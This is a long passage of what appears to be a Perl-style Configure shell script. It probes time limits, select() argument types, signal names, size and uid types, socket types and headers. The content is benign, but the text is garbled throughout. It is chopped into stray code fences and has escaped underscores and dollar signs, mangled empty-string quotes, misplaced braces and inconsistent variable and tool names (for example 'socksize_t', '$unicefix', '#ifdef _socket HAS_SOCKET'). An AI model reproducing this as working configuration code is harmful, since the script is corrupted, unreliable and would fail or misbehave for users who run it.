    $run ./foobar >/dev/null 2>&1; then

        echo "a table of contents needs to be added with '$ar ts'."

        orderlib=false

        ranlib="$ar ts"

else

    case "$ranlib" in

    :) ranlib="";;

    ")

        ranlib=`./loc ranlib X /usr/bin /bin /usr/local/bin`

        $test -f $ranlib || ranlib="

        ;;

    esac

    if $test -n "$ranlib"; then

        echo "your system has '$ranlib'; we'll use that."

        orderlib=false

    else

        echo "your system doesn't seem to support random libraries"

        echo "so we'll use lorder and tsort to order the libraries."

        orderlib=true

        ranlib=":"

    fi

```



```
fi
```

```
$rm -f foo* bar*
```

```
: see if this is a values.h system
```

```
set values.h i_values
```

```
eval $inhdr
```

```
: Check the max offset that gmtime and localtime accept
```

```
echo "Checking max offsets that gmtime () accepts"
```

```
case $i_values in
```

```
define) yyy="#include <values.h>" ;;
```

```
*) yyy="" ;;
```

```
esac
```

```
case "$sGMTIME_min/$sGMTIME_max" in
```

```
0/0|/)
```

```
$cat >try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
#include <time.h>
```

```
$yyy
```

```
int i;
```

```
struct tm *tmp;
```

```
time_t pt;
```

```
void gm_check (time_t t, int min_year, int max_year)
```

```
{
```

```
    tmp = gmtime (&t);
```

```
    if ( tmp == NULL ||
```

```
        /* Check tm_year overflow */
```

```
        tmp->tm_year < min_year || tmp->tm_year > max_year)
```

```
        tmp = NULL;
```

```
    else
```

```
        pt = t;
```

```
    } /* gm_check */
```

```
int check_max ()
```

```
{
```

```
    tmp = NULL;
```

```
    pt = 0;
```

```
#ifdef MAXLONG
```

```
    gm_check (MAXLONG, 69, 0x7fffffff);
```

```
#endif
```

```
    if (tmp == NULL || tmp->tm_year < 0) {
```

```
        for (i = 63; i >= 0; i--) {
```

```
            time_t x = pt | ((time_t)1 << i);
```

```
            if (x < 0 || x < pt) continue;
```

```
            gm_check (x, 69, 0x7fffffff);
```

```

    }

    }

    printf ("sGMTIME_max=%ld\n", pt);

    return (0);

} /* check_max */


int check_min ()

{

    tmp = NULL;

    pt = 0;

#ifdef MINLONG

    gm_check (MINLONG, -1900, 70);

#endif

    if (tmp == NULL) {

        for (i = 36; i >= 0; i--) {

            time_t x = pt - ((time_t)1 << i);

            if (x > 0) continue;

            gm_check (x, -1900, 70);

        }

    }

    printf ("sGMTIME_min=%ld\n", pt);

    return (0);

} /* check_min */


int main (int argc, char *argv[])

```

```

{
    fprintf (stderr, "Sizeof time_t = %ld\n", sizeof (time_t));

    check_max ();

    check_min ();

    return (0);

} /* main */

```

EOCP

```

set try

if eval $compile; then

    eval ` $run ./try `

else

    echo "Cannot determine sGMTIME_max and sGMTIME_min." >&4

fi

$rm_try

;;

esac

```

echo "Checking max offsets that localtime () accepts"

case "\$sLOCALTIME\_min/\$sLOCALTIME\_max" in

0/0|/)

\$cat >try.c <<EOCP

#include <sys/types.h>

#include <stdio.h>

#include <time.h>

\$yyy

int i;

struct tm \*tmp;

time\_t pt;

void local\_check (time\_t t, int min\_year, int max\_year)

{

if (sizeof (time\_t) > 4 && t > 0x7fffffffff000LL)

tmp = NULL;

else

tmp = localtime (&t);

if ( tmp == NULL ||

/\* Check tm\_year overflow \*/

tmp->tm\_year < min\_year || tmp->tm\_year > max\_year)

tmp = NULL;

else

pt = t;

}/\* local\_check \*/

int check\_max ()

{

tmp = NULL;

pt = 0;

#ifdef MAXLONG

```

    local_check (MAXLONG, 69, 0x7fffffff);
#endif

    if (tmp == NULL || tmp->tm_year < 0) {
        for (i = 63; i >= 0; i--) {
            time_t x = pt | ((time_t)1 << i);
            if (x < 0 || x < pt) continue;
            local_check (x, 69, 0x7fffffff);
        }
    }

    printf ("sLOCALTIME_max=%ld\n", pt);
    return (0);
} /* check_max */

```

```

int check_min ()
{
    tmp = NULL;
    pt = 0;

#ifdef MINLONG
    local_check (MINLONG, -1900, 70);
#endif

    if (tmp == NULL) {
        for (i = 36; i >= 0; i--) {
            time_t x = pt - ((time_t)1 << i);
            if (x > 0) continue;
            local_check (x, -1900, 70);
        }
    }
}

```

```

    }

}

printf ("sLOCALTIME_min=%ld\n", pt);

return (0);

} /* check_min */

```

```

int main (int argc, char *argv[])

{

    check_max ();

    check_min ();

    return (0);

} /* main */

```

EOCP

```

    set try

    if eval $compile; then

        eval ` $run ./try `

    else

        echo "Cannot determine sLOCALTIME_max and sLOCALTIME_min." >&4

    fi

    $rm_try

    ;;

esac

```

: check for type of arguments to select.

```

case "$selecttype" in

```

```
"") case "$d_select" in
```

```
    $define)
```

```
        echo " "
```

```
        $cat <<EOM
```

Checking to see what type of arguments are accepted by select().

EOM

```
hdrs="$define sys/types.h
```

```
        $i_systime sys/time.h
```

```
        $i_sysselect sys/select.h
```

```
        $d_socket sys/socket.h"
```

```
: The first arg can be int, unsigned, or size_t
```

```
: The last arg may or may not be 'const'
```

```
val="
```

```
: void pointer has been seen but using that
```

```
: breaks the selectminbits test
```

```
for xxx in 'fd_set *' 'int *'; do
```

```
    for nfd in 'int' 'size_t' 'unsigned long' 'unsigned' ; do
```

```
        for tmo in 'struct timeval *' 'const struct timeval *'; do
```

```
            case "$val" in
```

```
                ")      try="$extern_C select _(($nfd, $xxx, $xxx, $xxx, $tmo));"
```

```
                if ./protochk "$try" $hdrs; then
```

```
                    echo "Your system accepts $xxx."
```

```
                    val="$xxx"
```

```
                fi
```

```
            ;;
```



```

                                esac
                        done
                done
        done
        case "$sval" in
                "")
                        rp='What is the type for the 2nd, 3rd, and 4th arguments to select?'

                        case "$d_fd_set" in
                                $define) dflt="fd_set *" ;;
                                *)
                                        dflt="int *" ;;
                        esac

                        ./myread

                        val=$ans

                        ;;

                esac

                selecttype="$sval"

                ;;

                *)
                        : no select, so pick a harmless default

                        selecttype='int *'

                        ;;

                esac

                ;;

        esac

        : check for the select 'width'

        case "$selectminbits" in

```

```
"") safebits=`expr $ptrsize \* 8`
```

```
case "$d_select" in
```

```
    $define)
```

```
        $cat <<EOM
```

Checking to see on how many bits at a time your select() operates...

EOM

```
        $cat >try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#$i_time I_TIME
```

```
#$i_systime I_SYS_TIME
```

```
#$i_systimek I_SYS_TIME_KERNEL
```

```
#ifdef I_TIME
```

```
# include <time.h>
```

```
#endif
```

```
#ifdef I_SYS_TIME
```

```
# ifdef I_SYS_TIME_KERNEL
```

```
#     define KERNEL
```

```
# endif
```

```
# include <sys/time.h>
```

```
# ifdef I_SYS_TIME_KERNEL
```

```
#     undef KERNEL
```

```
# endif
```

```
#endif
```

```
#$i_sysselect I_SYS_SELECT
```

```

#ifdef I_SYS_SELECT

#include <sys/select.h>

#endif

#ifdef HAS_SOCKET

#include <sys/socket.h> /* Might include <sys/bsdtypes.h> */

#endif

#include <stdio.h>

#ifdef I_STDLIB

#include <stdlib.h>

#endif

$selecttype b;

#define S sizeof(*(b))

#define MINBITS      64

#define NBYTES (S * 8 > MINBITS ? S : MINBITS/8)

#define NBITS (NBYTES * 8)

int main() {

    char *s = (char *)malloc(NBYTES);

    struct timeval t;

    int i;

    FILE* fp;

    int fd;

    if (!s)

```

```

        exit(1);

fclose(stdin);

fp = fopen("try.c", "r");

if (fp == 0)

    exit(2);

fd = fileno(fp);

if (fd < 0)

    exit(3);

b = ($selecttype)s;

for (i = 0; i < NBITS; i++)

    FD_SET(i, b);

t.tv_sec = 0;

t.tv_usec = 0;

select(fd + 1, b, 0, 0, &t);

for (i = NBITS - 1; i > fd && FD_ISSET(i, b); i--);

free(s);

printf("%d\n", i + 1);

return 0;

}

```

EOCP

```

set try

if eval $compile_ok; then

    selectminbits=`$run ./try`

    case "$selectminbits" in

        ")      cat >&4 <<EOM

```

Cannot figure out on how many bits at a time your select() operates.

I'll play safe and guess it is \$safebits bits.

EOM

```

        selectminbits=$safebits

        bits="$safebits bits"

        ;;

1)    bits="1 bit" ;;

*)    bits="$selectminbits bits" ;;

esac

echo "Your select() operates on $bits at a time." >&4

else

    rp='What is the minimum number of bits your select() operates on?'

    case "$byteorder" in
        12345678)    dflt=64 ;;
        1234)        dflt=32 ;;
        *)           dflt=1  ;;
    esac

    ./myread

    val=$ans

    selectminbits="$val"

fi

$rm_try

;;

*)    : no select, so pick a harmless default

    selectminbits=$safebits
```

```

;;
esac
;;
esac

```

: Trace out the files included by signal.h, then look for SIGxxx names.

```
if [ "X$fieldn" = X ]; then
```

```
    : Just make some guesses. We check them later.
```

```
    xxx='/usr/include/signal.h /usr/include/sys/signal.h'
```

```
else
```

```
    xxx=`echo '#include <signal.h>' |
```

```
    $cppstdin $cppminus $cppflags 2>/dev/null |
```

```
    $grep '^[      ]*#.*include' |
```

```
    $awk "{print \\$fieldn}" | $sed 's!"!!g' |\
```

```
        $sed 's!\\\\\\\\\\\\\\\\!/!g' | $sort | $uniq`
```

```
fi
```

```
xxxfiles=""
```

```
for xx in $xxx /dev/null ; do
```

```
    $test -f "$xx" && xxxfiles="$xxxfiles $xx"
```

```
done
```

```
case "$xxxfiles" in
```

```
    ")    xxxfiles=`./findhdr signal.h` ;;
```

```
esac
```

```
xxx=`awk '
```

```
$1 ~ /^#define$/ && $2 ~ /^SIG[A-Z0-9]*$/ && $2 !~ /SIGARRAYSIZE/ && $2 !~ /SIGSTKSIZE/ && $2 !~ /SIGSTKSZ/ && $3 !~ /void/ {
```

```

        print substr($2, 4, 20)
    }

    $1 == "#" && $2 ~ /^define$/ && $3 ~ /^SIG[A-Z0-9]*$/ && $3 !~ /SIGARRAYSIZE/ && $4 !~ /void/ {

        print substr($3, 4, 20)

    }' $xxxfiles`

```

: Append some common names just in case the awk scan failed.

```
xxx="$xxx ABRT ALRM BUS CANCEL CHLD CLD CONT DIL EMT FPE"
```

```
xxx="$xxx FREEZE HUP ILL INT IO IOT KILL LOST LWP PHONE"
```

```
xxx="$xxx PIPE POLL PROF PWR QUIT RTMAX RTMIN SEGV STKFLT STOP"
```

```
xxx="$xxx SYS TERM THAW TRAP TSTP TTIN TTOU URG USR1 USR2"
```

```
xxx="$xxx USR3 USR4 VTALRM WAITING WINCH WIND WINDOW XCPU XFSZ"
```

: generate a few handy files for later

```
$cat > signal.c <<EOCP
```

```
#include <sys/types.h>
```

```
#include <signal.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#include <stdio.h>
```

```
int main() {
```

```
/* Strange style to avoid deeply-nested #if/#else/#endif */
```

```
#ifndef NSIG
```

```
# ifdef _NSIG

#  define NSIG (_NSIG)

# endif

#endif
```

```
#ifndef NSIG

# ifdef SIGMAX

#  define NSIG (SIGMAX+1)

# endif

#endif
```

```
#ifndef NSIG

# ifdef SIG_MAX

#  define NSIG (SIG_MAX+1)

# endif

#endif
```

```
#ifndef NSIG

# ifdef _SIG_MAX

#  define NSIG (_SIG_MAX+1)

# endif

#endif
```

```
#ifndef NSIG

# ifdef MAXSIG
```



```
# define NSIG (MAXSIG+1)
```

```
# endif
```

```
#endif
```

```
#ifndef NSIG
```

```
# ifdef MAX_SIG
```

```
# define NSIG (MAX_SIG+1)
```

```
# endif
```

```
#endif
```

```
#ifndef NSIG
```

```
# ifdef SIGARRAYSIZE
```

```
# define NSIG SIGARRAYSIZE /* Assume ary[SIGARRAYSIZE] */
```

```
# endif
```

```
#endif
```

```
#ifndef NSIG
```

```
# ifdef _sys_nsig
```

```
# define NSIG (_sys_nsig) /* Solaris 2.5 */
```

```
# endif
```

```
#endif
```

```
/* Default to some arbitrary number that's big enough to get most  
of the common signals.
```

```
*/
```

```
#ifndef NSIG
```

```
#  define NSIG 50
```

```
#endif
```

```
printf("NSIG %d\n", NSIG);
```

```
#ifndef JUST_NSIG
```

```
EOCP
```

```
echo $xxx | $tr ' ' $trnl | $sort | $uniq | $awk '
```

```
{
```

```
    printf "#ifdef SIG"; printf $1; printf "\n"
```

```
    printf "printf(\""; printf $1; printf " %%d\\n\",SIG";
```

```
    printf $1; printf ");\n"
```

```
    printf "#endif\n"
```

```
}
```

```
END {
```

```
    printf "#endif /* JUST_NSIG */\n";
```

```
    printf "exit(0);\n}\n";
```

```
}
```

```
' >>signal.c
```

```
$cat >signal.awk <<'EOP'
```

```
BEGIN { ndups = 0 }
```

```
$1 ~ /^NSIG$/ { nsig = $2 }
```

```

($1 !~ /^NSIG$/ ) && (NF == 2) && ($2 ~ /^[0-9][0-9]*$/) {

    if ($2 > maxsig) { maxsig = $2 }

    if (sig_name[$2]) {

        dup_name[ndups] = $1

        dup_num[ndups] = $2

        ndups++

    }

    else {

        sig_name[$2] = $1

        sig_num[$2] = $2

    }

}

END {

    if (nsig == 0) {

        nsig = maxsig + 1

    }

    printf("NSIG %d\n", nsig);

    for (n = 1; n < nsig; n++) {

        if (sig_name[n]) {

            printf("%s %d\n", sig_name[n], sig_num[n])

        }

        else {

            printf("NUM%d %d\n", n, n)

        }

    }

}

```

```

    for (n = 0; n < ndups; n++) {
        printf("%s %d\n", dup_name[n], dup_num[n])
    }
}

EOP

$cat >signal_cmd <<EOS

$startsh

if $test -s signal.lst; then
    echo "Using your existing signal.lst file"
    exit 0
fi

xxx="$xxx"

EOS

$cat >>signal_cmd <<'EOS'

set signal

if eval $compile_ok; then
    $run ./signal$_exe | ($sort -n -k 2 2>/dev/null || $sort -n +1) |\
        $uniq | $awk -f signal.awk >signal.lst
else
    echo "(I can't seem be able to compile the whole test program)" >&4
    echo "(I'll try it in little pieces.)" >&4
    set signal -DJUST_NSIG
    if eval $compile_ok; then
        $run ./signal$_exe > signal.nsg
    fi
fi

```

```

        $cat signal.nsg
    else

        echo "I can't seem to figure out how many signals you have." >&4

        echo "Guessing 50." >&4

        echo 'NSIG 50' > signal.nsg

    fi

: Now look at all the signal names, one at a time.

for xx in `echo $xxx | $tr ' ' $trnl | $sort | $uniq`; do

    $cat > signal.c <<EOCP

#include <sys/types.h>

#include <signal.h>

#include <stdio.h>

int main() {

printf("$xx %d\n", SIG${xx});

return 0;

}

EOCP

        set signal

        if eval $compile; then

            echo "SIG${xx} found."

            $run ./signal$_exe >> signal.ls1

        else

            echo "SIG${xx} NOT found."

        fi

done

```

```

if $test -s signal.ls1; then
    $cat signal.nsg signal.ls1 |
        $sort -n | $uniq | $awk -f signal.awk >signal.lst
fi

fi

if $test -s signal.lst; then
    :
else
    echo "(AAK! I can't compile the test programs -- Guessing)" >&4
    echo 'kill -l' >signal
    set X `csh -f <signal`
    $rm -f signal
    shift
    case $# in
        0) set HUP INT QUIT ILL TRAP ABRT EMT FPE KILL BUS SEGV SYS PIPE ALRM TERM;;
    esac
    echo $@ | $tr ' ' $trnl | \
        $awk '{ printf "%s %d\n", $1, ++s; }
        END { printf "NSIG %d\n", ++s }' >signal.lst
fi

$rm -f signal.c signal$_exe signal$_o signal.nsg signal.ls1

EOS

chmod a+x signal_cmd

$unicefix signal_cmd

```

```

: generate list of signal names

echo " "

case "$sig_name_init" in

") doinit=yes ;;

*) case "$sig_num_init" in

    "|*,*) doinit=yes ;;

    esac ;;

esac

case "$doinit" in

yes)

    echo "Generating a list of signal names and numbers..." >&4

    ./signal_cmd

    sig_count=`$awk '/^NSIG/ { printf "%d", $2 }' signal.lst`

    sig_name=`$awk 'BEGIN { printf "ZERO " }

        !/^NSIG/ { printf "%s ", $1 }' signal.lst`

    sig_num=`$awk 'BEGIN { printf "0 " }

        !/^NSIG/ { printf "%d ", $2 }' signal.lst`

    sig_name_init=`$awk 'BEGIN    { printf "\"ZERO\"", " }

        !/^NSIG/    { printf "\"%s\"", " , $1 }

        END { printf "0\n" }' signal.lst`

    sig_num_init=`$awk 'BEGIN    { printf "0, " }

        !/^NSIG/    { printf "%d, ", $2}

        END { printf "0\n"}' signal.lst`

    ;;

```

```

esac

echo "The following $sig_count signals are available:"

echo " "

echo $sig_name | $awk \
'BEGIN { linelen = 0 }
{
    for (i = 1; i <= NF; i++) {
        name = "SIG" $i " "
        linelen = linelen + length(name)
        if (linelen > 70) {
            printf "\n"
            linelen = length(name)
        }
        printf "%s", name
    }
    printf "\n"
}'

sig_size=`echo $sig_name | awk '{print NF}'`

$rm -f signal signal.c signal.awk signal.lst signal_cmd

```

: Check size of size

```

echo " "

case "$sizetype" in
*_t) zzz="$sizetype" ;;
*) zzz="filesize" ;;

```



```

esac

echo "Checking the size of $zzz..." >&4

cat > try.c <<EOCP

#include <sys/types.h>

#include <stdio.h>

#ifdef _STDLIB
#include <stdlib.h>
#endif

int main() {
    printf("%d\n", (int)sizeof($sizetype));
    exit(0);
}

EOCP

set try

if eval $compile_ok; then
    yyy=`$run ./try`
    case "$yyy" in
        ")    sizesize=4
            echo "(I can't execute the test program--guessing $sizesize.)" >&4
            ;;
        *)    sizesize=$yyy
            echo "Your $zzz size is $sizesize bytes."
            ;;
    esac

```

```
else

    size=4

    echo "(I can't compile the test program--guessing $size.)" >&4

fi
```

```
: check for socklen_t

echo " "

echo "Checking to see if you have socklen_t..." >&4

$cat >try.c <<EOCP
#include <sys/types.h>

#ifdef _socket HAS_SOCKET

#ifdef HAS_SOCKET

#include <sys/socket.h>

#endif

int main() { socklen_t x = 16; }

EOCP

set try

if eval $compile; then

    val="$define"

    echo "You have socklen_t."

else

    val="$undef"

    echo "You do not have socklen_t."

    case "$sizetype" in
```

```

        size_t) echo "(You do have size_t, that might work. Some people are happy with just an int.)" ;;
    esac

fi

$rm_try

set d_socklen_t

eval $setvar

: see if this is a socks.h system

set socks.h i_socks

eval $inhdr

: check for type of the size argument to socket calls

case "$d_socket" in

"$define")

    $cat <<EOM

```

Checking to see what type is the last argument of accept().

EOM

```

    yyy=""

    case "$d_socklen_t" in

"$define") yyy="$yyy socklen_t"

    esac

    yyy="$yyy $sizetype int long unsigned"

    for xxx in $yyy; do

        case "$socksizetype" in

```

```

")      try="$extern_C int accept(int, struct sockaddr *, $xxx *);"
        case "$usesocks" in
            "$define")
                if ./protochk "$try" $i_systypes sys/types.h $d_socket sys/socket.h
literal '#define INCLUDE_PROTOTYPES' $i_socks socks.h.; then
                    echo "Your system accepts '$xxx *' for the last argument of
accept() ."
                    socksizetype="$xxx"
                fi
            ;;
        *)      if ./protochk "$try" $i_systypes sys/types.h $d_socket sys/socket.h;
then
                    echo "Your system accepts '$xxx *' for the last argument of
accept() ."
                    socksizetype="$xxx"
                fi
            ;;
        esac
    ;;
esac

done

```

: In case none of those worked, prompt the user.

```

case "$socksizetype" in
    ")      rp='What is the type for socket address structure sizes?'
            dflt='int'
            . ./myread
            socksizetype=$ans

```

```

        ;;

    esac

    ;;

*)      : no sockets, so pick relatively harmless default

        socksize_t='int'

        ;;

esac

```

: see what type is used for signed size\_t

set ssize\_t ssize\_t int stdio.h sys/types.h

eval \$typedef

dflt="\$ssize\_t"

\$cat > try.c <<EOM

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
#include <sys/types.h>
```

```
#define Size_t $ssize_t
```

```
#define SSize_t $dflt
```

```
int main()
```

```
{
```

```
    if (sizeof(Size_t) == sizeof(SSize_t))
```

```
        printf("$dflt\n");
```

```

        else if (sizeof(Size_t) == sizeof(int))
            printf("int\n");
        else
            printf("long\n");
        exit(0);
    }
EOM
echo " "
set try
if eval $compile_ok && $run ./try > /dev/null; then
    ssize_t=`$run ./try`
    echo "I'll be using $ssize_t for functions returning a byte count." >&4
else
    $cat >&4 <<EOM
Help! I can't compile and run the ssize_t test program: please enlighten me!
(This is probably a misconfiguration in your system or libraries, and
you really ought to fix it. Still, I'll try anyway.)

I need a type that is the same size as $ssize_t, but is guaranteed to
be signed. Common values are ssize_t, int and long.

EOM

rp="What signed type is the same size as $ssize_t?"
. ./myread
ssize_t="$ans"

```

```
fi
```

```
$rm_try
```

```
: see what type of char stdio uses.
```

```
echo " "
```

```
echo '#include <stdio.h>' | $cppstdin $cppminus > stdioh
```

```
if $contains 'unsigned.*char.*_ptr;' stdioh >/dev/null 2>&1 ; then
```

```
    echo "Your stdio uses unsigned chars." >&4
```

```
    stdchar="unsigned char"
```

```
else
```

```
    echo "Your stdio uses signed chars." >&4
```

```
    stdchar="char"
```

```
fi
```

```
$rm -f stdioh
```

```
: see what type uids are declared as in the kernel
```

```
echo " "
```

```
echo "Looking for the type for user ids returned by getuid()."
```

```
set uid_t uidtype xxx stdio.h sys/types.h
```

```
eval $typedef
```

```
case "$uidtype" in
```

```
xxx)
```

```
    xxx=`./findhdr sys/user.h`
```

```
    set `grep '_ruid;' "$xxx" 2>/dev/null` unsigned short
```

```
    case $1 in
```

```

        unsigned) dflt="$1 $2" ;;

        *) dflt="$1" ;;

    esac

    ;;

*) dflt="$uidtype";;

esac

case "$uidtype" in

uid_t)  echo "uid_t found." ;;

*)      rp="What is the type for user ids returned by getuid()?"

        ./myread

        uidtype="$ans"

        ;;

esac

```

: Check size of UID

```
echo " "
```

```
case "$uidtype" in
```

```
*_t) zzz="$uidtype"      ;;
```

```
*) zzz="uid"             ;;
```

```
esac
```

```
echo "Checking the size of $zzz..." >&4
```

```
cat > try.c <<EOCP
```

```
#include <sys/types.h>
```

```
#include <stdio.h>
```

```
#$i_stdlib I_STDLIB
```



```

#ifdef I_STDLIB

#include <stdlib.h>

#endif

int main() {

    printf("%d\n", (int)sizeof($uidtype));

    exit(0);

}

EOCP

set try

if eval $compile_ok; then

    yyy=`$run ./try`

    case "$yyy" in

        ")    uidsize=4

            echo "(I can't execute the test program--guessing $uidsize.)" >&4

            ;;

        *)    uidsize=$yyy

            echo "Your $zzz is $uidsize bytes long."

            ;;

    esac

else

    uidsize=4

    echo "(I can't compile the test program--guessing $uidsize.)" >&4

fi

```

: Check if UID is signed

```

echo " "

case "$uidtype" in

*_t) zzz="$uidtype"    ;;

*) zzz="uid"          ;;

esac

echo "Checking the sign of $zzz..." >&4

cat > try.c <<EOCP

#include <sys/types.h>

#include <stdio.h>

int main() {

    $uidtype foo = -1;

    if (foo < 0)

        printf("-1\n");

    else

        printf("1\n");

}

EOCP

set try

if eval $compile; then

    yyy=`$run ./try`

    case "$yyy" in

        ")    uidsign=1

            echo "(I can't execute the test program--guessing unsigned.)" >&4

            ;;

        *)    uidsign=$yyy

```

```

        case "$uidsign" in
            1) echo "Your $zzz is unsigned." ;;
            -1) echo "Your $zzz is signed." ;;
            esac
        ;;
    esac
else
    uidsign=1
    echo "(I can't compile the test program--guessing unsigned.)" >&4
fi

```

: Check format string for UID

```
echo " "
```

```
$echo "Checking the format string to be used for uids..." >&4
```

```

case "$uidsign" in
-1)    if $test X"$uidsize" = X"$ivsize"; then
        uidformat="$ivdformat"
    else
        if $test X"$uidsize" = X"$longsize"; then
            uidformat=""ld""
        else
            if $test X"$uidsize" = X"$intsize"; then
                uidformat=""d""

```

```

else
    if $test X"$uidsize" = X"$shortsize"; then
        uidformat=""hd""
    fi
fi
fi
fi
;;
*) if $test X"$uidsize" = X"$uvsz"; then
    uidformat="$uvuformat"
else
    if $test X"$uidsize" = X"$longsize"; then
        uidformat=""lu""
    else
        if $test X"$uidsize" = X"$intsize"; then
            uidformat=""u""
        else
            if $test X"$uidsize" = X"$shortsize"; then
                uidformat=""hu""
            fi
        fi
    fi
fi
fi
;;
esac

```

: Check if site customization support was requested

```
case "$usesitecustomize" in
```

```
    $define|true|([Yy]*)
```

```
        usesitecustomize="$define"
```

```
        ;;
```

```
*)
```

```
    usesitecustomize="$undef"
```

```
    ;;
```

```
esac
```

: see if prototypes support variable argument declarations

```
echo " "
```

```
case "$prototype$_stdarg" in
```

```
$define$define)
```

```
    echo "It appears we'll be able to prototype varargs functions." >&4
```

```
    val="$define"
```

```
    ;;
```

```
*)
```

```
    echo "Too bad... We won't be using prototyped varargs functions..." >&4
```

```
    val="$undef"
```

```
    ;;
```

```
esac
```

```
set vaproto
```

```
eval $setvar
```

```

: determine compiler compiler
case "$yacc" in
")
    dflt=yacc;;
*)
    dflt="$yacc";;
esac
echo " "
comp='yacc'
if $test -f "$byacc$_exe"; then
    dflt="$byacc"
    comp="byacc or $comp"
fi
if $test -f "$bison$_exe"; then
    comp="$comp or bison -y"
fi
rp="Which compiler compiler ($comp) shall I use?"
. ./myread
yacc="$ans"
case "$yacc" in
*bis*)
    case "$yacc" in
        *-y*) ;;
        *)

```

```
        yacc="$yacc -y"
        echo "(Adding -y option to bison to get yacc-compatible behaviour.)"
        ;;
    esac
    ;;
esac
```

: see if this is a assert.h system

set assert.h i\_assert

eval \$inhdr

: see if this is a fp.h system

set fp.h i\_fp

eval \$inhdr

: see if this is a fp\_class.h system

set fp\_class.h i\_fp\_class

eval \$inhdr

: see if gdbm.h is available

set gdbm.h t\_gdbm

eval \$inhdr

case "\$t\_gdbm" in

\$define)

: see if gdbm\_open exists

```

        set gdbm_open d_gdbm_open

        eval $inlibc

        case "$d_gdbm_open" in
            $undef)

                t_gdbm="$undef"

                echo "We won't be including <gdbm.h>"

                ;;

        esac

        ;;

    esac

    val="$t_gdbm"

    set i_gdbm

    eval $setvar

: see if this is a ieeefp.h system

case "$i_ieefp" in

" ) set ieeefp.h i_ieefp

    eval $inhdr

    ;;

esac

: see if this is a libutil.h system

set libutil.h i_libutil

eval $inhdr

```



: see if mach cthreads are available

if test "X\$usethreads" = "X\$define"; then

set mach/cthreads.h i\_machcthr

eval \$inhdr

else

i\_machcthr="\$undef"

fi

: see if this is a mntent.h system

set mntent.h i\_mntent

eval \$inhdr

: see if net/errno.h is available

val="

set net/errno.h val

eval \$inhdr

: Unfortunately, it causes problems on some systems. Arrgh.

case "\$val" in

\$define)

cat > try.c <<'EOM'

#include <stdio.h>

#include <errno.h>

#include <net/errno.h>

int func()

```
{  
    return ENOTSOCK;  
}
```

EOM

```
if $cc $ccflags -c try.c >/dev/null 2>&1; then  
    echo "We'll be including <net/errno.h>." >&4  
else  
    echo "We won't be including <net/errno.h>." >&4  
    val="$undef"  
fi  
$rm_try  
;;
```

esac

set i\_neterrno

eval \$setvar

: see if netinet/tcp.h is available

set netinet/tcp.h i\_netinettcp

eval \$inhdr

: see if this is a poll.h system

set poll.h i\_poll

eval \$inhdr

: see if this is a prot.h system

set prot.h i\_prot

eval \$inhdr

: Preprocessor symbols

echo " "

\$echo "Guessing which symbols your C compiler and preprocessor define..." >&4

\$cat <<'EOSH' > Cppsym.know

a29k ABI64 aegis AES\_SOURCE AIX AIX32 AIX370

AIX41 AIX42 AIX43 AIX\_SOURCE aixpc ALL\_SOURCE

alliant alpha am29000 AM29000 AMD64 amd64 amiga AMIGAOS AMIX

ansi ANSI\_C\_SOURCE apollo ardent ARM32 atarist att386 att3b

BeOS BIG\_ENDIAN BIT\_MSF bsd BSD bsd43 bsd4\_2 bsd4\_3 BSD4\_3 bsd4\_4

BSD\_4\_3 BSD\_4\_4 BSD\_NET2 BSD\_TIME BSD\_TYPES BSDCOMPAT bsdi

bull c cadmus clipper CMU COFF COMPILER\_VERSION

concurrent convex cpu cray CRAY CRAYMPP ctix CX\_UX

CYGWIN DECC DGUX DGUX\_SOURCE DJGPP dmert DOLPHIN DPX2 DSO

Dynix DynixPTX ELF encore EPI EXTENSIONS FAVOR\_BSD

FILE\_OFFSET\_BITS FreeBSD GCC\_NEW\_VARARGS gcos gcx gimpel

GLIBC GLIBC\_MINOR

GNU\_SOURCE GNUC GNUC\_MINOR GNU\_LIBRARY GO32 gould GOULD\_PN

H3050R H3050RX hbullx20 hcx host\_mips

hp200 hp300 hp700 HP700 hp800 hp9000

hp9000s200 hp9000s300 hp9000s400 hp9000s500

hp9000s700 hp9000s800 hp9k8 hp\_osf hppa hpux HPUX\_SOURCE

i186 i286 i386 i486 i586 i686 i8086 i80960 i860 I960

IA64 iAPX286 ibm ibm032 ibmesa IBMR2 ibmrt ILP32 ILP64  
INLINE\_INTRINSICS INTRINSICS INT64 interdata is68k ksr1  
LANGUAGE\_C LARGE\_FILE\_API LARGEFILE64\_SOURCE  
LARGEFILE\_SOURCE LFS64\_LARGEFILE LFS\_LARGEFILE  
LIBCATAMOUNT Linux LITTLE\_ENDIAN LONG64 LONG\_DOUBLE LONG\_LONG  
LONGDOUBLE LONGLONG LP64 luna luna88k Lynx  
M68000 m68k m88100 m88k M88KBCS\_TARGET M\_COFF  
M\_I186 M\_I286 M\_I386 M\_I8086 M\_I86 M\_I86SM M\_SYS3  
M\_SYS5 M\_SYSIII M\_SYSV M\_UNIX M\_XENIX MACH machine MachTen  
MATH\_HAS\_NO\_SIDE\_EFFECTS  
mc300 mc500 mc68000 mc68010 mc68020 mc68030 mc68040  
mc68060 mc68k mc68k32 mc700 mc88000 mc88100 merlin  
mert MiNT mips MIPS\_FPSET MIPS\_ISA MIPS\_SIM MIPS\_SZINT  
MIPS\_SZLONG MIPS\_SZPTR MIPSEB MIPSEL MODERN\_C motorola  
mpeix MSDOS MTXINU MULTIMAX mvs MVS n16 ncl\_el ncl\_mr  
NetBSD news1500 news1700 news1800 news1900 news3700  
news700 news800 news900 NeXT NLS nonstopux ns16000 ns32000  
ns32016 ns32332 ns32k nsc32000  
OCS88 OEMVS OpenBSD os OS2 OS390 osf OSF1 OSF\_SOURCE  
pa\_risc PA\_RISC1\_1 PA\_RISC2\_0 PARAGON parisc  
pc532 pdp11 PGC PIC plexus PORTAR posix  
POSIX1B\_SOURCE POSIX2\_SOURCE POSIX4\_SOURCE  
POSIX\_C\_SOURCE POSIX\_SOURCE POWER  
PROTOTYPES PWB pyr QNX QK\_USER R3000 REENTRANT RES Rhapsody RISC6000  
riscix riscos RT S390 SA110 scs SCO sequent sgi SGI\_SOURCE SH3 sinix

SIZE\_INT SIZE\_LONG SIZE\_PTR SOCKET\_SOURCE SOCKETS\_SOURCE  
sony sony\_news sonyrisc sparc sparclite spectrum  
